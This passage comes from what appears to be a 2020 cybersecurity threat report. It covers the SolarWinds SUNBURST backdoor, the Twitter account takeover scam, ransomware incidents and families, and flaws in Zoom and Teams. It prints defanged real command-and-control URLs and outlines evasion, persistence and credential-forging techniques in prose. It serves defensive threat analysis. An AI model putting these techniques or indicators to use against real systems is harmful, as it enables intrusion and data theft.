


Figure 78. Fragment of the SUNBURST software code decompiled with the use of the ILSpy tool. Source: varonis.com.

The malicious code was injected into the Orion IT update and was therefore downloaded by the process responsible for handling updates for this software (e.g. SolarWinds. BusinessLayerHost.exe). The manufacturer recommended adding its software to the exceptions in the antivirus programme in order to avoid fake detections.

In order to hinder the association of the infection with the infected update, the malicious code was not activated immediately, but laid dormant for up to 2 weeks. After that time, it tried to resolve the *avsvmcloud[.]com* domain (this domain was computed from the values embedded in the code) and in response it received the correct addresses of C&C servers in the CNAME DNS records⁶⁶.

⁶⁶ Record type used to map a domain name to another name.

SUNBURST collected and sent basic information about the infected machine to the C&C server. Moreover, services and processes from a specific list were stopped at this stage. They included mainly antivirus tools and tools used for reverse and post-intrusion analysis. When all processes from the list were stopped, the DGA (Domain Generation Algorithm) algorithm generated a unique sub-domain for each vic-

tim, through which the C&C server could react appropriately depending on who performed the queries.

Communication with C&C processes was also hidden, while domain names generated were to be similar to normal communication (downloading fonts, exchange of XML data related to .NET applications).

- *hxxps://3mu76044hgf7shjf[.]appsync-api[.]eu-west-1[.]avsvmcloud[.]com /swip/upd /Orion[.]Wireless[.]xml*
- *hxxps://3mu76044hgf7shjf[.]appsync-api[.]us-east-2[.]avsvmcloud[.]com /pki/crl/492-ca[.]crl*
- *hxxps://3mu76044hgf7shjf[.]appsync-api[.]us-east-1[.]avsvmcloud[.]com /fonts/woff/6047-freefont-ExtraBold[.]woff2*

Figure 79. Examples of addresses which SUNBURST used to communicate with C&C servers. Source: Microsoft.

Lateral movement and persistence

Within further phases of the attack and attempts to maintain access to the infected infrastructure, the following steps/techniques were applied:

- during the second phase of the attack, the TEARDOWN payloads (unique for SUNBURST) and an appropriately adapted BEACON software version (Cobalt-Strike tool) were delivered,
- from time to time, the Mimikatz tool was also installed to view and save authentication details, which uses current techniques of attack on Microsoft software,
- Golden SAML attacks were carried out. SAML is a protocol enabling the implementation of a single sign-on service by transferring authentication details between applications,
- Trusted Domains, i.e. domains that the system trusts in the issue of users' authorisation, were modified by adding domains belonging to the criminals' infrastructure,
- access to the privileged Azure AD accounts was obtained and they were used for further actions,
- control over Azure applications was taken over through the takeover of a privileged account or adding its own certificates/passwords, which made it possible to read all of the mail.

All of the above activities were aimed at the same time at maintaining persistence – many access points to organisations were created. Advanced techniques of counteracting multi-factor authentication were also applied, e.g. by adding phone numbers remaining under the control of attackers.

Conclusions

The attack on SolarWinds sets a kind of dangerous precedent. It shows that the APT groups are already capable of conducting highly personalised and long-lasting attacks on key actors. It is very difficult to detect such attacks, and IT security teams are largely unprepared for them. They are also attacks that will permanently contribute to reducing trust in third parties, because we are not sure that our software provider will not become a victim of an attack. Standard safeguards such as signing code and using antivirus software have failed. The attackers' infrastructure was highly personalised for a specific entity, e.g. a VPS in the victim's country or suitably selected domains. The extent of the attack was unimaginably large and caused irreparable damage to the victims – it will probably involve redesigning the discredited security system. It also seriously damaged the products manufactured by a given company (leak of intellectual property).

It is not possible to provide 100% protection in the case of such attacks. Especially in the case of large organisations' complex systems, attackers' proper technical knowledge and motivations, there is a good chance to find and use vulnerabilities.

Fortunately, there are ways to significantly reduce the risk and to mitigate the effects of such an attack. They include such activities as: the introduction of Zero Trust architecture, use of DLP (*Data Leakage Prevention*) systems, and use of modern antivirus software, taking into account, for example, behavioural factors.

For everyone interested

The article is an illustrative description of the events and methods of operation of the APT group responsible for the attack on SolarWinds. We invite everyone interested in this topic to read the following source articles:

- FireEye article about SUNBURST

<https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html>

- FireEye presentation about UNC2452

<https://www.fireeye.com/content/dam/fireeye-www/current-threats/pdfs/wb-nr-unc2452-presentation-slides.pdf>

- CrowdStrike article about SUNSPOT

<https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/>

- The essence of Golden SAML

<https://www.cyberark.com/resources/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-to-cloud-apps>

- Microsoft analysis of SUNBURST

<https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/>



Attack on Twitter

There are complex scenarios of online fraud, which allow con men to earn huge sums of money, but their implementation is very time-consuming. At the other end of the spectrum, there are types of unsophisticated fraud requiring only basic knowledge and minimum contribution of the dirty business coordinator. These people, using a simple scheme, try to reach as many potential victims as possible. The vast majority of Internet users immediately recognise the trick, but still this small percentage of careless people is able to provide a satisfactory profit for criminals.

Simple scheme

One of these types of fraud is the so-called 'bitcoin scam'. Its concept usually consists in posing as a well-known person and offering fast income from cryptocurrency transactions. It is very often done by the creation of accounts on social media, whose names are selected in such a way as to follow as closely as possi-

ble those used by known individuals. Profile photos are copied from the true profile of this individual. Then, criminals publish content on social media encouraging people to pay any amount of cryptocurrency to the presented portfolio address⁶⁷, while ensuring that funds will be returned to the payer's portfolio doubled. The communication is accompanied by information about the temporary excellent mood of the donor, who is just satisfying a whim or engaging in charitable action. Of course, the entry also includes an alert about a short time window – e.g. the next 30 minutes during which it is possible to benefit from this offer. Such circumstances lead the victims to make decisions under the influence of emotions, their vigilance is weakened and they are more easily trapped. Sometimes victims, in order to check the offer, initially pay small sums that are paid back to them in accordance with the promise to encourage them to pay additional sums. Ultimately however, the scenario does not assume the return of the funds paid.

⁶⁷ In cryptocurrencies, equivalent bank account number



Figure 80. Elon Musk's taken over Twitter account.

Attack on an unprecedented scale

The fraud carried out according to this unsophisticated scheme was observed at night of 15 to 16 July 2020. The only, but material deviation from the classic scenario was the use of accounts actually belonging to very popular people, not fictitious profiles only posing as profiles of popular people.

Actual, frequently verified Twitter accounts belonging to such people as Bill Gates, Elon Musk, Warren Buffet, Jeff Bezos and Barack Obama were taken over by con men. This situation

deeply embarrassed the Internet community, because it was very difficult to understand what exactly had happened. Certainly these accounts were being taken over, but the situation became more and more complicated as time went on. Unauthorised access to accounts of people holding such high positions is a very rare event. It would be difficult for the attackers to take over such a number of profiles within a short time without a common entry point. It could indicate obtaining access to a platform that intermediated in managing these people's contents or making use of a security bug in Twitter.



Figure 81. Twitter message on the incident.

Twitter immediately took steps to clarify the situation. Entries from the profiles taken over appeared and disappeared to come back after a while. Additionally, new items were still displayed in the set of accounts taken over by the crackers. In the end, there were about 130 of them in the pool⁶⁸. The analysis of the flow of funds in the Blockchain network showed that the attackers managed to raise funds worth about USD 118,000⁶⁹. The cryptocurrency exchanges also reacted to this incident by blocking the ability to make payments to addresses participating in the scam, which limited distracted investors' losses. The blockade inside the Coinbase exchange alone stopped transfers from thousands of its clients in the amount of approximately USD 280,000⁷⁰.

Who was behind the attack?

At a time when Twitter was working on the repair of the source and consequences of the problem, the Techcrunch website was contacted by people claiming⁷¹ that they were related to this attack. According to the information provided, the crackers managed to obtain access to the Twitter internal administrative tool. This system allowed them to change data of any account, including the e-mail address assigned to it, which was used in the next step. The attackers started the classic password reset procedure, but the link confirming this action was sent to a mailbox controlled by crackers instead of reaching the victim. It ultimately allowed them to obtain full access to the accounts.

⁶⁸ Źródło: <https://edition.cnn.com/2020/07/16/tech/twitter-hack-security-analysis/index.html>

⁶⁹ Źródło: <https://www.cbsnews.com/news/twitter-hack-verified-accounts-social-engineering-bitcoin-scam/>

⁷⁰ Źródło: <https://www.forbes.com/sites/billybambrough/2020/07/19/exclusive-twitter-hackers-could-have-stolen-a-whole-lot-more/>

⁷¹ Źródło: <https://techcrunch.com/2020/07/15/twitter-hacker-admin-scam/>




Figure 82. Screenshots revealed by the attackers. Source: Techcrunch.

Within 3 days, Twitter published a statement⁷² on the manner of the fraudsters' actions, which was in line with earlier media reports. In addition, a phishing attack on lower-level employees was indicated as the initial cause of the whole confusion. It allowed further attacks to be performed within the organisation at a later point and access to administrative accounts to be obtained.

Less than 2 weeks later, on 31 July, the FBI, IRS and Secret Service arrested⁷³ people involved in this dirty business. A 17-year-old guy from Florida turned out to be the ringleader. In addition, a 22-year-old man from Oregon and a 19-year-old British citizen were detained. They did not have extraordinary technical knowledge on cybersecurity.

Possible effects

The whole undertaking was completed with one of the simplest scams and did not cause serious damage. However, if the situation had developed differently, we could face a disaster on a global scale. As a simple example, we can recount the events that happened 7 years ago. On 23 April 2013, the account of Associated Press, the US press agency, was taken over as a result of a phishing attack⁷⁴. A short entry appeared on the organisation's profile: 'Important: Two explosions in the White House, Barack Obama is injured.' The information was quickly denied, but it did cause a lot of confusion. The Dow Jones stock exchange index fell by 145 points for two minutes and then returned to its normal value. Such fluctuations make it possible for people with previous knowledge about such an event to earn a lot of money.



Figure 83. Fake information published on the official profile of Associated Press and the reaction of the Dow Jones index.

⁷² https://blog.twitter.com/en_us/topics/company/2020/an-update-on-our-security-incident.html
⁷³ <https://www.theverge.com/2020/7/31/21349920/twitter-hack-arrest-florida-teen-fbi-irs-secret-service>
⁷⁴ <https://eu.usatoday.com/story/theoval/2013/04/23/obama-carney-associated-press-hack-white-house/2106757/>



Ransomware in the world

In 2020, in addition to costs incurred as a result of the global pandemic, companies worldwide were facing a growing threat in the form of ransomware attacks. It is estimated that last year the number of attacks with this software increased by more than 150 percent⁷⁵. Cyber-criminals significantly increased the amounts of ransom and improved victim service processes.

Largest attacks in 2020

There were many very severe ransomware attacks around the world. We present a summary of the most famous and often most costly cases.

Garmin

On 23 July, Garmin, an American company developing GPS solutions in aviation, maritime navigation, sport, tourism and recreation, became the victim of a well-prepared Wasted-Locker ransomware attack linked to the Russian Evil Corp group. Garmin's internal network and some production systems were encrypted. The company managed to restore service after 5 days. Unofficially, it is said that the company paid a ransom of USD 10 million.

ISS World

On 17 February, an attack took place on ISS World, a Danish company dealing with the provision of building maintenance services (e.g. administrative support, cleanliness maintenance and food supplies). Ransomware encrypted its database, as a result of which approx. 500,000 employees of the company worldwide lost access to the company systems, including e-mail⁷⁶. It was estimated that repairing the damage caused by the attack would cost at least USD 75 million.

Cognizant

On 17 April, a giant of the IT industry – the American company Cognizant was attacked. The concern very quickly sent messages to its clients. These e-mails included IoC that allowed the family to be identified as Maze Ransomware. These attacks are usually linked not only to disk encryption, but also to data exfiltration. Such sensitive data as financial information or tax identifiers was probably leaked from the company. During 2020, so-called 'double attacks' (encryption combined with data theft) became a very common practice. Maze ransomware operators denied participating in this incident⁷⁷.

⁷⁵ <https://www.helpnetsecurity.com/2021/03/08/ransomware-attacks-grew-2020/>

⁷⁶ <https://www.computerweekly.com/news/252478890/Facilities-firm-ISS-World-crippled-by-ransomware-attack>

⁷⁷ <https://www.bleepingcomputer.com/news/security/it-giant-cognizant-confirms-data-breach-after-ransomware-attack/>

Sopra Steria

In October, the French IT company Sopra Steria became the victim of Revil ransomware. The encryption of the database and the unavailability of services resulting from it cost the company between USD 40 and 50 million⁷⁸. Fortunately, data leak was avoided.

Grubman Shire Meiselas & Sacks

In May, the same group (Revil/Sodinokobi) entered the network of Grubman Shire Meiselas & Sacks, a law firm. Criminals requested a ransom in the amount of USD 21 million, but they doubled it after discovering that the stolen files included files regarding Donald Trump, the US President. On advice of the FBI, GSMS refused to pay the ransom. Private data concerning many show business stars, such as Lady Gaga, Madonna, Bruce Springsteen and Elton John, were leaked⁷⁹.

Communications & Power Industries

The attack in June on the Californian manufacturer of electronic components for the defence and communication sectors, Communication & Power Industries, was undoubtedly one of the most significant incidents with ransomware. The incident occurred because a user with domain administrator authorisations became a victim of a phishing attack. The attack resulted in the encryption of about 150 computers operating under the Windows XP operating system (which is no longer supported by the manufacturer and does not receive security patches)⁸⁰. The company paid USD 500,000 of ransom.

Magellan Health

In April, ransomware hit one of the richest US companies operating in the health sector – Magellan Health from Arizona. Tens of thousands of patients' confidential data were leaked. The vector was a sociotechnical attack consisting in posing as one of the patients.

University of California San Francisco (UCSF)

In the education sector, one of the most famous ransomware incidents happened at the University of California, San Francisco. The Netwalker group was responsible for the attack. It encrypted e.g. data related to significant research conducted at the institution. The University decided to pay a ransom of USD 1.14 million, for which it received a decryption programme.

Advantech

On 21 November, Advantech, a Taiwanese technological giant, suffered as a result of data encryption and theft. Operators of ransomware from the Conti family demanded a ransom of 750 bitcoins, which at that time were worth about USD 12.6 million. The company decided not to pay the ransom, and the criminals threatened that they would make the stolen data public. Despite these threats, Advantech did not pay and the data were actually made public⁸¹.

CWT Global

The tourism industry weakened by the global pandemic also experienced successful ransomware attacks. The most significant incident in tourism in 2020 took place on 30 July and concerned CWT, a large travel agency. The agency earmarked USD 4.5 million to pay the ransom. The attack also resulted in the leak of two terabytes of data containing employees' data, financial reports, security documents and other important files⁸².

Economic sectors most affected by ransomware attacks

Incidents using ransomware affected every sector of the economy, however some of them suffered more. The two most affected sectors were education and healthcare.

⁷⁸ <https://www.soprasteria.com/newsroom/press-releases/details/cyberattack-updated-information>

⁷⁹ <https://epicbrokers.com/insights/grubman-shire-meiselas-sacks-attack/>

⁸⁰ https://techcrunch.com/2020/03/05/cpi-ransomware-defense-contractor/?guccounter=1&guce_referrer=aHR0cHM-6Ly93d3cuZ29vZ2x1LnNvbS8&guce_referrer_sig=AQAAALimfLfgsFVtPNx4hVUbEBehRk25Ag4wL0rMsMPT-PG5_kdrY91hhJb7g9rX111fIB51p2DcKNiySVVrv4J4NQi5mZy32PXJ6DC0J69zI0ywhR6kipfNoM921DgCaC-TIPoGHG6-GoOea6UIONaluT3PRkFE5OvQjgh23n_P6SAhDe

⁸¹ <https://varindia.com/news/iot-chip-maker-advantech-confirms-ransomware-attack-data-breach>

⁸² <https://varindia.com/news/iot-chip-maker-advantech-confirms-ransomware-attack-data-breach>

Education

Education services were one of the sectors of the economy most affected by ransomware. The CISA and FBI report from 2020 shows that schools from kindergarten to 12th grade in the United States were the most common target of ransomware attacks⁸³. The number of such incidents in higher education also doubled⁸⁴. The reasons for this situation may be different: still low awareness of users and administrators, increased possibilities to perform attacks in connection with remote learning or, especially in the case of universities, complicated and decentralised IT infrastructure.

Healthcare

According to a PaloAlto report, healthcare was the most common target of ransomware attacks in 2020⁸⁵. This is because healthcare facilities are struggling with an increasing number of COVID-19 cases. Saving patients' lives is the priority, so hospitals are more willing to pay the ransom than they were in the past⁸⁶. Operators of some malware families attacked the healthcare sector with ruthlessness. It is estimated that Ryuk ransomware is responsible for about 75% of ransomware infections in healthcare. Operators of other families decided to support the healthcare sector and not to attack it. Such a decision was taken by a group responsible for the Maze ransomware⁸⁷. The DoppelPaymer group of operators even stated that they avoid infecting medical facilities because it is their standard practice.

Other sectors

Other sectors most affected by ransomware attacks in 2020 include:

- manufacturing industry,
- IT services,
- legal services.

Similarly as last year, there was an upward trend in the percentage of private organisations in the total number of organisations attacked by ransomware.

Most visible families

In 2020, many families worked on the ransomware stage. Some of them stood out from other families due to their effectiveness, scale or ingenuity of solutions.

Maze

Noticed for the first time in May 2019⁸⁸, it introduced many novelties on the ransomware stage. First of all, the operators introduced a new method of extortion: if the victim did not want to pay a ransom, they were blackmailed by the disclosure of previously exfiltrated data. Maze is a ChaCha ransomware variant and used rather primitive methods of attack – phishing and the use of poorly secured RDP ports. It is interesting that the group responsible for this family thought that it 'educates' the organisations attacked. In November, according to BleepingComputer, the group responsible for Maze declared the end of its operations⁸⁹.

Revil/Sodinokobi

Revil is a family known for its effectiveness. In 2020, cybercriminals managed to infect many large organisations with it. The appearance of this family was observed almost at the same time as the Maze ransomware. It is suspected that the same actors who distributed one of the most active families in 2019, GandCrab, are behind Revil⁹⁰. The main vectors of this family's attack include phishing e-mails, the use of poorly secured RDPs and unpatched VPNs. In early 2020, the group started to use the method of double extortion introduced by Maze operators.

⁸³ <https://thejournal.com/articles/2020/12/11/k12-has-become-the-most-targeted-segment-for-ransomware.aspx>

⁸⁴ <https://www.infosecurity-magazine.com/news/ransomware-attacks-double-global/>

⁸⁵ <https://mysecuritymarketplace.com/reports/2021-ransomware-threat-report/>

⁸⁶ <https://blog.checkpoint.com/2021/01/05/attacks-targeting-healthcare-organizations-spike-globally-as-covid-19-cases-rise-again/>

⁸⁷ <https://www.virsec.com/blog/maze-and-other-ransomware-groups-say-they-wont-attack-hospitals-during-covid19-outbreak-but-how-trustworthy-is-their-word>

⁸⁸ <https://blog.malwarebytes.com/threat-spotlight/2020/05/maze-the-ransomware-that-introduced-an-extra-twist/>

⁸⁹ <https://www.bleepingcomputer.com/news/security/maze-ransomware-is-shutting-down-its-cybercrime-operation/>

⁹⁰ <https://www.csa.gov.sg/singcert/publications/revil-unravelled>

Netwalker

The number of infections with the Netwalker family increased drastically due to the use by its authors of the RaaS (*ransomware as a service*) model⁹¹. It means that the criminals who created this family started renting out their tools and infrastructure to other criminals. This family is responsible for many large and famous ransomware infections, including the previously described case of the University of California. One of the main areas attacked by this family was the medical sector (healthcare). In early 2021, the Canadian police achieved considerable success because a person suspected of many extortions totalling more than USD 25 million was arrested and access to a website from the Tor network which allowed operators to contact the victims was closed.⁹²

Phobos

Phobos has been on the market since December 2018 and the number of infections with this family is still relatively high. It uses standard attack vectors – phishing e-mails and poorly secured RDP connections. The group behind Phobos, despite its long activity in the sector, seems to be less organised and professional than its competitors⁹³.

Ryuk

It is estimated that Ryuk ransomware, in addition to its shameful specialisation in attacking healthcare, is responsible for about one third of all ransomware infections.⁹⁴ Apart from the standard attack vectors used by the rest, Ryuk was willingly used as another phase of a break-in after being infected with another type of malicious software (e.g. Trickbot or Emotet).

Main attack vectors

The most frequent attack methods used by criminals included unauthorised use of a poorly secured remote access service (in particular RDP) and classic phishing inducing the victim to download and activate a malicious file.

Attacks on RDP

RDP (*Remote Desktop Protocol*), i.e. a protocol designed by Microsoft for remote connection with other computers and making available their desktop, was willingly used by criminals to infect computers with ransomware.

Two main paths leading to infection include searching for open RDP ports with the use of commonly available scanning tools such as Shodan and, in the case of a connection protected by a password, the attempt to guess the password through a dictionary or brute-force attack.

When the operator manages to obtain remote access to the system, they manually install and activate malicious software. While infecting the system, the criminal usually tries to disable as many safeguards as possible.

Phishing

Classic attack vector which consists in sending an e-mail aimed at inducing the user to visit a specific link and to download or open malicious software sent as an attachment. Very often, in such attacks, ransomware is supplied in the second phase of the infection.

Vulnerabilities in software

In 2020, ransomware distributors used vulnerabilities related to the infrastructure of remote access or VPN networks. A vulnerability concerning the Microsoft Office software existing for more than 10 years was back in fashion.

CVE-2019-19781

In early 2020, a vulnerability connected with the Citrix ADC solutions (provision of cloud applications) and Citrix Gateway solutions (provision of remote access to the network) was used on a massive scale to infect devices with ransomware.⁹⁵ It is the RCE (*remote code execution*) vulnerability, which allows remote execution of any code. The exploit requires the use of path traversal, i.e. a relatively simple

⁹¹ <https://www.itpro.co.uk/security/ransomware/356999/netwalker-ransomware-has-raked-in-29m-since-march>

⁹² <https://threatpost.com/netwalker-ransomware-suspect-charged/163405/>

⁹³ <https://blog.malwarebytes.com/threat-spotlight/2020/01/threat-spotlight-phobos-ransomware-lives-up-to-its-name/>

⁹⁴ <https://www.helpnetsecurity.com/2020/11/03/ryuk-ransomware-2020/>

⁹⁵ <https://www.fireeye.com/blog/threat-research/2020/01/nice-try-501-ransomware-not-implemented.html>

technique consisting in proper manipulation of paths transferred to applications (usually by means of the use of slash and dot characters). In this way, ransomware from the Ragnarok family was distributed.

CVE-2019-11510

A critical vulnerability in the Pulse Secure VPN software, allowing users without an account and password to access the corporate network, was used by the group distributing Revil ransomware.⁹⁶ The attack scheme was always similar: after obtaining access to the network and gaining rights of the domain administrator, the criminals installed client software for the VNC protocol on workstations, and then deactivated safeguards to finally download and activate ransomware on the hacked computers.

CVE 2012-0158

Numerous infections of healthcare facilities with the use of a very old Buffer Overflow vulnerability in the Microsoft Office software constituted an interesting case. A user opening a specially processed DOC or RTF document resulted in the execution of code that downloaded ransomware. The first entry point was phishing – healthcare employees received e-mails from a criminal posing as the World Health Organization.

Ransomware evolution in 2020

In 2020, criminal groups responsible for ransomware attacks made significant progress – they became better organised and more professional. The trend of selling malicious software in the RaaS (*ransomware as a service*) model is continued. In addition to the encryption of disks, ransomware currently also exfiltrates sensitive data. Moreover, ransomware has started to attack new operating systems, although ransomware intended for the Microsoft Windows system is still the leader.

RaaS

RaaS is a typical business approach of criminal groups to the distribution of ransomware. One criminal group sells its product (ransomware software, tools, infrastructure) to another criminal group that may not have the technical knowledge. The product is often delivered with business support, often also in the form of a subscription (e.g. monthly). Usually RaaS offers can be found on the Tor network. It is an extremely dangerous phenomenon – it allows people who are completely technically unacquainted to enter the cybercrime industry in a quick, easy and professional manner.

Data exfiltration

A phenomenon introduced by operators of Maze ransomware consisting in exfiltration of data before their encryption and then blackmailing the victim with the disclosure of the stolen information. This mode of action was quickly adapted by other criminal groups, resulting in double extortion becoming common in 2020. Frequently, the data of the victim blackmailed by criminals were actually made public. The payment of the ransom did not always mean the end of problems: information about the victims of the NetWalker ransomware was made public despite the payment of the ransom.

New operating systems

It is becoming more and more common that ransomware attacks not only devices operating under the control of the Windows operating system, but also other systems (in 2020 e.g. MailLocker⁹⁷, ransomware intended for attack on mobile devices with the Android system appeared). A flagship example is RansomEXX ransomware, which was compiled by the authors in a version for the Linux system. According to a report by Kaspersky⁹⁸, it is used only in attacks directed at specific organisations.

⁹⁶ <https://doublepulsar.com/big-game-ransomware-being-delivered-to-organisations-via-pulse-secure-vpn-bd-01b791aad9>

⁹⁷ <https://www.microsoft.com/security/blog/2020/10/08/sophisticated-new-android-malware-marks-the-latest-evolution-of-mobile-ransomware/>

⁹⁸ <https://securelist.com/ransomexx-trojan-attacks-linux-systems/99279/>



Selected vulnerabilities

This section of the report presents a subjective selection of the most significant vulnerabilities disclosed in 2020.

Vulnerabilities and problems with privacy in tools for teleconferences and remote work

The change in the method of working resulting from the outbreak of the COVID-19 pandemic significantly accelerated the implementation of tools for teleconferences and remote work in business processes. Work with Zoom, Microsoft Teams and Cisco WebEx on company computers became part of everyday life, regardless of the sector.

Zoom, the most popular teleconference tool, faced the greatest number of problems. Security researchers discovered problems with the encryption of messages on clients' devices, poorly secured infrastructure, problems with authentication and remote memory leaks from the service production server⁹⁹. In the case of Windows 7 and below, it was also possible to

execute code on the client's computer¹⁰⁰. Communication between people who discovered bugs and Zoom representatives responsible for safety was a significant problem – errors were patched on the sly or not patched at all, without exchange of information with researchers¹⁰¹.

From our perspective, the most interesting vulnerability was undoubtedly the ability to cause a remote memory leak on production servers supporting Zoom clients. This is the exact functional equivalent of 'Heartbleed' CVE-2014-0160¹⁰². In fact, it was not Zoom's error, but the error of ImageMagick, an external library used to process user avatars (CVE-2017-15277). An appropriately prepared image in the GIF format returned – after being processed by the server – 'raw bytes' of the memory of the process functioning in the avatar file. To detect the problem, the researcher used the fuzzing technique, i.e. the technique of automatic security tests carried out through the generation of random data and inputting them to the application for the purposes of processing and potential attack.

⁹⁹ <https://mazinahmed.net/blog/hacking-zoom/>

¹⁰⁰ <https://blog.0patch.com/2020/07/remote-code-execution-vulnerability-in.html>

¹⁰¹ <https://blog.rapid7.com/2020/04/02/dispelling-zoom-bugbears-what-you-need-to-know-about-the-latest-zoom-vulnerabilities/>

¹⁰² <https://heartbleed.com/>




Figure 84. Fabricated image used for the attack on Zoom servers. Source: mazinahmed.net



Microsoft Teams also had problems handling GIF files which, unlike Zoom, attacked the client. The problem consisted in the possibility to steal the authentication tokens used to download resources from Microsoft servers supporting Teams and Skype¹⁰³.

The victim, receiving a malicious file via a communicator, sent the content of their cookies to a server controlled by the attacker. The tokens could only be used in sub-domains of teams.microsoft.com. Such a configuration is desirable, although researchers managed to find two poorly configured sub-domains which could be taken over¹⁰⁴: aadsync-test.teams.microsoft.com and data-dev.teams.microsoft.com. This vulnerability was interesting because the attacker might easily use it for automatic dissemination by downloading the list of the victim's contacts, just like Internet worms of several years ago.

¹⁰³ <https://www.cyberark.com/resources/threat-research-blog/beware-of-the-gif-account-takeover-vulnerability-in-microsoft-teams>

¹⁰⁴ https://developer.mozilla.org/en-US/docs/Web/Security/Subdomain_takeovers

